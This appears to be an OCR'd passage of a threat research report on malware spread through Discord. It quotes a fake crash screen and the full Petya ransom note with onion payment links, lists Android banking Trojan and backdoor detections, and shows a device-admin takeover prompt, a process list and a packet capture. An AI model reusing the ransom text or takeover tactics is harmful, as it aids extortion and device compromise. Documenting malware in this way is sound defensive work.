
:(

Your device ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.


0% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode


If you call a support person, give them this info:
Stop code: 0xc0000350



```
Repairing file system on C:

The type of the file system is NTFS.
One of your disks contains errors and needs to be repaired. This process
may take several hours to complete.It is strongly recommended to let it
complete.

WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD
DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED
IN!

CHKDSK is repairing sector 63666 of 164864 (38%)
```



```
      uu$$$$$$$$$$$uu
   uu$$$$$$$$$$$$$$$$$uu
  u$$$$$$$$$$$$$$$$$$$$$u
  u$$$$$$$$$$$$$$$$$$$$$$$u
u$$$$$$$$$$$$$$$$$$$$$$$$$u
u$$$$$$$$$$$$$$$$$$$$$$$$$u
u$$$$$$*   *$$$*   *$$$$$$u
*$$$$*      u$u       $$$$*
```



```
        $$$u       u$u       u$$$
        $$$u      u$$$u      u$$$
         *$$$$uu$$$   $$$uu$$$$*
          *$$$$$$$*   *$$$$$$$*
            u$$$$$$$u$$$$$$$u
             u$*$*$*$*$*$*$u
  uuu        $$u$ $ $ $ $u$$       uuu
 u$$$$        $$$$$u$u$u$$$       u$$$$
  $$$$$uu      *$$$$$$$$$*     uu$$$$$$
u$$$$$$$$$$$$uu   *****    uuuu$$$$$$$$$
$$$$***$$$$$$$$$$uuu   uu$$$$$$$$$***$$$*
 ***      **$$$$$$$$$$$uu **$***
          uuuu **$$$$$$$$$$uuu
 u$$$uuu$$$$$$$$$uu **$$$$$$$$$$$uuu$$$
 $$$$$$$$$$****           **$$$$$$$$$$$*
   *$$$$$*                      **$$$$*
     $$$*     PRESS ANY KEY!      $$$$*
 You became victim of the PETYA RANSOMWARE!

 The harddisks of your computer have been encrypted with an military grade
 encryption algorithm. There is no way to restore your data without a special
 key. You can purchase this key on the darknet page shown in step 2.

 To purchase your key and restore your data, please follow these three easy
 steps:

 1. Download the Tor Browser at "https://www.torproject.org/". If you need
    help, please google for "access onion page".
 2. Visit one of the following pages with the Tor Browser:

    http://petya37h5tbhyvki.onion/iwELTq
    http://petya5koahtsf7sv.onion/iwELTq

 3. Enter your personal decryption code there:

    0OPwvJ-uADHTf-ECwz1Y-zx7hbq-eWXs1g-6okdyL-hehqaL-PTb6yU-2ZVhRq-pcfnbH-
    Bumyhw-HvVTVd-5Ebcmw-PGvt9C-FmXmw6

 If you already purchased your key, please enter it below.

 Key: _
```

Since the Tor site for Petya is dead, it's not clear if this file was shared with the intent of extortion, or if it was meant to simply disable the recipient's computer. Most antimalware products (including Windows Defender) will block Petya, so this is a curiosity more than a threat for the majority of Windows machines—but it's still potentially hazardous to older computers and in the hands of someone who is convinced it needs to run to improve game performance.


Android malware

Discord's malware problem isn't just Windows-based. Hunting through telemetry, we found 58 unique malicious apps that can be run on Android devices. These included a number of banking-focused malware and spyware, as indicated by the Sophos detections below:

Andr/Banker-GTV	41
Andr/Banker-GZA	1


Andr/Banker-HAC	4
Andr/FakeApp-BK	1
Andr/Xgen2-LP	1
Andr/Xgen2-XN	1
Andr/Xgen2-XP	3
Andr/Xgen2-YD	2

In our 90 day telemetry lookback, we found 205 URLs on the Discord domain pointing to Android .apk executables (with multiple, redundant links to duplicate files). After reporting the list to Discord, the service took down the files, but a subsequent query a few weeks later showed that more appeared in the meantime.



Malicious Android APK apps retrieved from Discord

Among those remaining available just prior to publication were an app that performs fraudulent ad-clicking (classified as Andr/Hiddad-P); apps that drop other malware (Andr/Dropr-IC and Andr/Dropr-IO) on the device; backdoors that permit a remote attacker to access the victim's mobile device, including one that was transparently a Metasploit framework Meterpreter (Andr/Bckdr-RXM and Andr/Spy-AZW); and a copy of the Anubis banker Trojan (Andr/Banker-GTV) that intercepts and forwards the credentials for online financial transactions to criminals.



Activate device admin app?


Dark

Activating this admin app will allow the app Dark to perform the following operations:

- **Erase all data**
  Erase the phone's data without warning by performing a factory data reset.
- **Change the screen lock**
  Change the screen lock.
- **Set password rules**
  Control the length and the characters allowed in screen lock passwords and PINs.
- **Monitor screen unlock attempts**
  Monitor the number of incorrect passwords typed. when unlocking the screen, and lock the phone or erase all the phone's data if too many incorrect passwords are typed.
- **Lock the screen**
  Control how and when the screen locks.
- **Set screen lock password expiration**
  Change how frequently the screen lock password, PIN, or pattern must be changed.
- **Set storage encryption**
  Require that stored app data be encrypted.

One malicious app wanted to be a device admin, with serious consequences

The Android malware files were given names and icons that could lead someone to believe they are legitimate banking or game updater apps. One of the apps appeared to use the icon and name of a COVID-19 contact tracing app. Several generated popups within the device that demanded that the user activate them as a “device admin,” which gives the apps near-total control over the device.




Name	Online
Nexus_5X	Online
com.android.defcontainer	5189
venture.blood.noble	6085
com.android.systemui	2120
com.android.keychain	5387
com.google.android.apps.maps	4940
com.google.android.googlequicksearchbox:interactor	2577
wocwvy.czyxoxmbauu.slsa	5906
com.google.android.calendar	3923
com.google.android.apps.wallpaper	5144
com.google.process.gservices	2777
com.google.android.gms.persistent	2651
com.google.android.googlequicksearchbox:search	2720
android.process.media	3488
com.android.se	2593
com.metasploit.stage	6179
com.google.android.gm	4644
cmf0.c3b5bm90zq.patch	5860
com.google.android.dialer	[illegible]

Attack tools targeting Discord users

Like any developer-friendly platform, these features are ripe for abuse. Among the malicious applications we uncovered were applications advertised as game cheats—programs that alter or affect the gameplay environment. For example, “Conrado’s FiveM Crasher”, a game cheat for Grand Theft Auto multiplayer servers hosted on community-run servers, pulls data from FiveM’s integration with Discord to “crash” players nearby in gameplay:

Watch Video At:


https://youtu.be/mFFI3oj7f_w




```
31 7.543939   discord.com        192.168.122.101  TCP      54 443 → 49176 [ACK] Seq=2468 Ack=296 Win=67584 Len
32 7.546095   discord.com        192.168.122.101  TLSv1…  105 Change Cipher Spec, Encrypted Handshake Message
33 7.558281   192.168.122.101    discord.com      TLSv1…  403 Application Data
34 7.560145   discord.com        192.168.122.101  TCP      54 443 → 49176 [ACK] Seq=2519 Ack=645 Win=68608 Len
35 7.612740   discord.com        192.168.122.101  TLSv1… 1383 Application Data
36 7.612762   discord.com        192.168.122.101  TLSv1…   88 Application Data
37 7.613686   192.168.122.101    discord.com      TCP      60 49176 → 443 [ACK] Seq=645 Ack=3882 Win=65792 Len
38 8.718227   192.168.122.101    discord.com      TLSv1…  480 Application Data
39 8.720084   discord.com        192.168.122.101  TCP      54 443 → 49176 [ACK] Seq=3882 Ack=1071 Win=69632 Le
40 8.720430   discord.com        192.168.122.101  TLSv1…  108 Application Data
41 8.731837   192.168.122.101    discord.com      TLSv1…  667 Application Data
42 8.774956   discord.com        192.168.122.101  TCP      54 443 → 49176 [ACK] Seq=3936 Ack=1684 Win=70656 Le
43 8.777538   192.168.122.101    discord.com      TCP      66 49177 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460
44 8.779209   discord.com        192.168.122.101  TCP      66 443 → 49177 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len
45 8.781184   192.168.122.101    discord.com      TCP      60 49177 → 443 [ACK] Seq=1 Ack=1 Win=65792 Len=0
46 8.782497   192.168.122.101    discord.com      TLSv1…  255 Client Hello
47 8.784124   discord.com        192.168.122.101  TCP      54 443 → 49177 [ACK] Seq=1 Ack=202 Win=67584 Len=0
48 8.784964   discord.com        192.168.122.101  TLSv1…  201 Server Hello, Change Cipher Spec, Encrypted Hand
49 8.794447   192.168.122.101    discord.com      TLSv1…  401 Change Cipher Spec, Encrypted Handshake Message,
50 8.796140   discord.com        192.168.122.101  TCP      54 443 → 49177 [ACK] Seq=148 Ack=549 Win=68608 Len=
51 8.797821   discord.com        192.168.122.101  TLSv1…  108 Application Data
52 8.798696   192.168.122.101    discord.com      TLSv1…  123 Application Data
53 8.799251   discord.com        192.168.122.101  TLSv1… 1452 Application Data
54 8.799304   discord.com        192.168.122.101  TLSv1…  496 Application Data
55 8.799500   discord.com        192.168.122.101  TLSv1…   88 Application Data
